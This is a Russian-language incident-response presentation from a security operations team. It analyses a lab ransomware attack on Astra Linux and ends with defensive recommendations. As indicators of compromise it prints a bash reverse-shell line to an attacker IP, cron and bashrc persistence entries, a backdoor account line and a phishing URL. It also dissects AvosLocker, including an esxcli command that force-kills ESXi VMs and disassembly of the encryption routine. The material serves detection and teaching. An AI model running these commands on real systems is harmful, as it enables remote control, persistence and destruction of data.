ANGARA SOC

Отечественная ОС под атакой

Контакты

Камиль Камалетдинов

Младший эксперт по
реагированию на инциденты

k.kamaletdinov@angarasecurity.ru

+7 (495) 269-26-06

info@angarasecurity.ru

angarasecurity.ru

Москва, ул. Василисы Кожиной, д.1, к.1
БЦ «Парк Победы»

ANGARA SOC

Правовая оговорка (disclaimer)

Вся представленная информация получена законным путем.

Все нижеизложенное приводится исключительно в информационных и образовательных целях.

Повторение действий из презентации, возможно только с полного согласия СОБСТВЕННИКА информационной инфраструктуры, в которой выполняются действия.

Авторы запрещают применение действий из презентации в незаконных целях.

Представленный материал не пропагандирует и не призывает к совершению преступных деяний в отношении других лиц, компаний и/или организаций, а также государства.

ANGARA SOC


Сценарий и окружение:

Системный администратор И. Иванов получил фишинговое письмо от “техподдержки почтового сервиса” с предупреждением о блокировке профиля и требованием перейти по ссылке указанной в письме для прохождения авторизации с целью предотвращения блокировки.
После проделанных выше действий и спустя определенное время, файлы на рабочей станции Иванова были зашифрованы с приложенной запиской о выкупе.

Astra Linux 1.7 “Смоленск”

Kali Linux release: 2023.3

MITTRE ATT&CK



ANGARA SOC

ANGARA SOC

Причиной возникновения подобных инцидентов чаще всего является:

1. Человеческий фактор – невнимательность пользователей, в особенности имеющих права администратора при получении писем подозрительного характера.
2. Отсутствие базовых СЗИ или их неграмотная эксплуатация/конфигурация.
3. Отсутствие критически важных обновлений сервисов и системы, а так же отсутствие их актуализации.
4. Использование пользователями в особенности имеющих права администратора одинаковых и простых паролей на разных ресурсах.
5. Отключение важных внутренних механизмов защиты системы в целях экономии времени.
6. Отсутствие мониторинга событий возникающих на конечных устройствах.
7. Использование системы с минимальными настройками безопасности.

Индикаторы атаки и компрометации:

ANGARA SOC


Firefox Browser history

T1566.002
Целевой фишинг со ссылкой

https://yanndex.ru/chanepassword/auth/876461810189879change96823pass893393or73093893block7653283208373932

bash_history

T1059.004
Командная оболочка Unix




T1110
Метод перебора

```
ssh:nottyadmin-root10.11.92.14bVe
ssh:nottyadmin-user10.11.92.14bVe
\ssh:nottytoor10.11.92.14bVe
\ssh:nottysuperadmin10.11.92.14bVe
\ssh:nottyroot10.11.92.14cVe
\ssh:nottyastra10.11.92.14cVe
\ssh:nottyQwert10.11.92.14cVe
\ssh:nottytoor10.11.92.14dVe
\ssh:nottysuperadmin10.11.92.14dVe
\ssh:nottyastra10.11.92.14eVe
\ssh:nottyadministrator10.11.92.14eVe
\ssh:nottyQwert10.11.92.14eVe
\sh:nottysql10.11.92.14eVe
\ssh:nottysql_admin10.11.92.14eVe
\ssh:nottysql-admin10.11.92.14eVe
\ssh:nottyadministrator10.11.92.14gVe
\sh:nottysql10.11.92.14hVe
\ssh:nottysql_admin10.11.92.14hVe
```

/var/log/btmp

ANGARA SOC


T1546.004
.bash_profile и .bashrc
/var/log/AvosLocker.elf 50 /home/admin-ivanov/Desktop
~/.bashrc
T1053.003
Утилита cron
* * * * * /var/tmp/reverse_shell.sh
crontab -l
T1136
Создание учетной записи
ro0t:x:1001:1002::/home/ro0t:/bin/bash
/etc/passwd


T1083
Исследование файлов и каталогов
cd /Desktop
ls
cd Desktop
ls -la
cat document\ 2.xls
bash_history
T1033
Исследование владельца или пользователей системы
cat /etc/passwd
cat /etc/passwd | grep admin
sudo cat /etc/sudoers
bash_history

ANGARA SOC

Last log

T1021.004
SSH

```
admin-iv pts/1        10.11.92.14      Wed Nov 22 14:27 - 14:28  (00:00)
admin-iv pts/1        10.11.92.14      Wed Nov 22 14:20 - 14:27  (00:06)
```

T1005
Данные из локальной системы

```
lsb_release -a
```

T1008
Резервные каналы

```
admin-ivanov@astra:~$ cat /var/tmp/reverse_shell.sh
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.11.92.14/6666 0>&1 &
```

/var/etc/reverse_shell.sh
содержимое

ss

```
tcp                ESTAB              0                   0                  10.11.92.15:40870                  10.11.92.14:6666
```

```
admin-ivanov@astra:~$ netstat -tan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 10.11.92.15:40870       10.11.92.14:6666        ESTABLISHED
```

netstat


Ransomware AvosLocker


AvosLocker Ransomware - это программа-вымогатель с возможностью шифрования систем Linux.

В основном нацелен на шифрование пользовательских данных и среды виртуализации Vmware ESXI и VMFS.

Основной способ распространения:


1. Фишинг с вредоносным вложением.
2. Фальшивые обновления.
3. Зараженные инсталляторы и ПО.
4. Путем взлома инфраструктуры и дальнейшего внутреннего распространения при помощи системных инструментов или RDP/SFTP/SSH сессий.





Краткий обзор механизма работы AvosLocker

Вредоносная программа Avoslocker имеет расширение ELF, как представлено на изображении является исполняемым файлом под Linux системы.



```
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x4148e0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          1617408 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         8
  Size of section headers:           64 (bytes)
  Number of section headers:         31
  Section header string table index: 30
```

Инициация запуска осуществляется посредством использования командной строки и передачи параметров для работы ВПО:

- Количество потоков которые могут быть созданы для одновременного шифрования
- Путь до каталога/ов который должен быть зашифрован

```
└─$ ./AvosLocker.elf
AvosLinux | Branch SnowELF
Usage: ./elf <thread count> <path> [path] [path] ...
Example: ./elf 50 /vmfs/volumes/ /home/ /tmp/
Notes:
[path] can be set to 'esxi' as an alias to /vmfs/volumes/
ESXi VMs will be forced to shutdown when ran against ESXi paths.

Run in background: nohup ./elf 50 esxi &
```

ANGARA SOC

Что будет если не правильно передать параметры для запуска?

Указанный блок кода говорит нам о том, что передаваемый параметр отвечающий за количество потоков, должен быть больше нуля иначе программа завершится с ошибкой.

```
{
  thrd_num = strtol(a2[1], 0LL, 10);
  v7 = thrd_num;
  if ( thrd_num <= 0 )
  {
    std::operator<<<std::char_traits<char>>((__int64)&std::cerr, (__int64)"ERROR: Thread parameter invalid.\n");
    return 1LL;
  }
  else
  {
```

```
└─$ ./AvosLocker.elf 0000000000 /sss
ERROR: Thread parameter invalid.
```

Если же не передать параметров вовсе, то программа попытается нам помочь и отобразит краткую инструкцию.

```
└─$ ./AvosLocker.elf
AvosLinux | Branch SnowELF
Usage: ./elf <thread count> <path> [path] [path] ...
Example: ./elf 50 /vmfs/volumes/ /home/ /tmp/
Notes:
[path] can be set to 'esxi' as an alias to /vmfs/volumes/
ESXi VMs will be forced to shutdown when ran against ESXi paths.

Run in background: nohup ./elf 50 esxi &
```

```
...',0Ah
Ah

ias to /vmfs/volu'

inst ESXi paths.',0Ah
```

ANGARA SOC

Первые действия заложенные в механизме работы программы это проверка наличия строки esxi и vmfs в указанном ранее “пути” .
Если эти параметры будут найдены то будет инициирован вызов процедуры отвечающий за отключение рабочего процесса виртуальной машины.

```
mov     edi, offset aKillingEsxiVms ; "[+] Killing ESXi VMs ... "
xor     eax, eax
call    _printf
mov     edi, offset aEsxcliFormatte ; "esxcli --formatter=csv --format-param=f"...
call    _system
mov     edi, 5          ; seconds
call    _sleep
mov     edi, offset aOk ; "[OK]"
call    _puts
```

Команда при помощи которой осуществляется остановка рабочего процесса виртуальной машины


```
; const char aEsxcliFormatte[]
aEsxcliFormatte db 'esxcli --formatter=csv --format-param=fields=="WorldID,DisplayNam'
                                        ; DATA XREF: main+175↑o
                db 'e" vm process list | tail -n +2 | awk -F $',27h,',',27h,' ',27h,'{'
                db 'system("esxcli vm process kill --type=force --world-id=" $1)}',27h
```

ANGARA SOC


Далее ВПО создает RansomeNote(записка о выкупе) в директории которая была указана при запуске :

Сначала создается документ

```
.text:000000000041518E
.text:000000000041518E loc_41518E:
.text:000000000041518E mov     rcx, [rdx]
.text:0000000000415191 lea     r12, [rsp+1C8h+var_48]
.text:0000000000415199 mov     edx, 503726h
.text:000000000041519E mov     rsi, rbp
.text:00000000004151A1 mov     rdi, r12        ; this
.text:00000000004151A4 cmp     byte ptr [rax+rcx-1], 2Fh ; '/'
.text:00000000004151A9 mov     eax, offset unk_50EA4D
.text:00000000004151AE cmovz   rdx, rax
.text:00000000004151B2 call    sub_41CAE0
.text:00000000004151B2 ;   } // starts at 415181
.text:00000000004151B7 lea     r13, [rsp+1C8h+filename]
.text:00000000004151BF mov     edx, offset aReadmeForResto ; "README_FOR_RESTORE"
.text:00000000004151C4 mov     rsi, r12
.text:00000000004151C7 mov     rdi, r13        ; this
.text:00000000004151CA ;   try {
.text:00000000004151CA call    sub_41CAE0
.text:00000000004151CA ;   } // starts at 4151CA
.text:00000000004151CF mov     rdi, [rsp+1C8h+filename] ; filename
.text:00000000004151D7 mov     esi, (offset modes+2) ; modes
.text:00000000004151DC ;   try {
.text:00000000004151DC call    _fopen
.text:00000000004151DC ;   } // starts at 4151DC
.text:00000000004151E1 mov     rdi, r13        ; void *
.text:00000000004151E4 mov     rbp, rax
.text:00000000004151E7 ;   try {
.text:00000000004151E7 call    __ZNSsD1Ev      ; std::string::~string()
.text:00000000004151E7 ;   } // starts at 4151E7
.text:00000000004151EC mov     rdi, r12        ; void *
.text:00000000004151EF ;   try {
.text:00000000004151EF call    __ZNSsD1Ev      ; std::string::~string()
.text:00000000004151F4 test    rbp, rbp
.text:00000000004151F7 jz      short loc_41521A
```




```
.text:00000000004151F9 mov     rdi, [rsp+1C8h+ptr] ; ptr
.text:0000000000415201 mov     rcx, rbp        ; s
.text:0000000000415204 mov     esi, 1          ; size
.text:0000000000415209 mov     rdx, [rdi-18h]  ; n
.text:000000000041520D call    _fwrite
.text:0000000000415212 mov     rdi, rbp        ; stream
.text:0000000000415215 call    _fclose
.text:0000000000415215 ;   } // starts at 4151EF
```



В данном блоке реализовано помещение текста в документ


ANGARA SOC


Сначала AvosLocker создает исключения(защита от шифрования) для файлов с расширениями .avos2 / .avosLinux а так же для RansomeNote

```
.text:00000000004154D0
.text:00000000004154D0 exception_ext:
.text:00000000004154D0 mov     esi, offset aAvoslinux ; ".avoslinux"
.text:00000000004154D5 mov     rdi, rbp
.text:00000000004154D8 call    sub_4149D0
.text:00000000004154DD cmp     eax, 1
.text:00000000004154E0 jz      short loc_4154C0
```


```
.text:00000000004154E2 mov     esi, offset aAvos2 ; ".avos2"
.text:00000000004154E7 mov     rdi, rbp
.text:00000000004154EA call    sub_4149D0
.text:00000000004154EF cmp     eax, 1
.text:00000000004154F2 jz      short loc_4154C0
```


Директория до шифрования:





Директория после шифрования:





В конченом итоге запускается механизм создания параллельных потоков и шифрования файлов:

```
encription_block:                       ; CODE XREF: main+289↓j
                add     rbx, 1
                cmp     [rbp+var_1070], rbx
                jl      short loc_416B48

function_thread_create:                 ; CODE XREF: main+25A↑j
                mov     rax, [rbp+haystack]
                xor     esi, esi        ; attr
                mov     rcx, rbx        ; arg
                mov     edx, offset start_routine ; start_routine
                lea     rdi, [rax+rbx*8] ; newthread
                call    _pthread_create
                test    eax, eax
                jz      short encription_block
                mov     edi, offset aErrorPthreadCr ; "Error: pthread_create() failed"
                call    _puts
;   } // starts at 4168B7
                mov     edi, 1          ; status
                call    _exit
```

По окончании работы ,вирус создает краткий отчет в котором перечисляет количество зашифрованных файлов и их называния:

```
└─$ ./AvosLocker.elf 2 /home/kali/Desktop/test
Threads: 2
[+] Objects: 8
[+] Application will be terminated when the encryption is over. Please wait.
[+] Encrypting /home/kali/Desktop/test/file5
[+] Encrypting /home/kali/Desktop/test/file7
[+] Encrypting /home/kali/Desktop/test/file6
[+] Encrypting /home/kali/Desktop/test/file4
[+] Encrypting /home/kali/Desktop/test/file1
[+] Encrypting /home/kali/Desktop/test/file3
[+] Encrypting /home/kali/Desktop/test/file8
[+] Encrypting /home/kali/Desktop/test/file2
```

```
print_result:
mov     rsi, cs:qword_78B868
mov     edi, offset aObjectsLldAppl ; "[+] Objects: %lld\n[+] Application will".
xor     eax, eax
;   try {
call    _printf
xor     edi, edi        ; retval
call    _pthread_exit
```

```
aObjectsLldAppl db '[+] Objects: %lld',0Ah
                                        ; DATA XREF: main+2BF↑o
                db '[+] Application will be terminated when the encryption is over. P'
                db 'lease wait.',0Ah,0
```

Рекомендации:

ANGARA SOC

1. Контролировать и отслеживать создание новых учетных записей с привилегиями sudo.

2. Ограничить возможность получения sudo/root .

3. Отслеживать события с большим количеством неудачных попыток входа особенно под УЗ с повышенными правами в системе.

4. Отслеживать в действиях пользователей запуск подозрительных команд направленных на получение информации о системе, сети: whoami,ifconfig.uname.

5. Контролировать и мониторить доступ к расположениям:

- /etc/passwd
- /etc/sudoers

ANGARA SOC

6. Контролировать содержимое разделов

- /var/tmp
- /tmp

7. Устанавливать надежные парольные политики.

8. Использовать средства сбора и мониторинга событий с конечных устройств для своевременного выявления и предотвращения нелегитимных событий.

ANGARA SOC

Спасибо за внимание!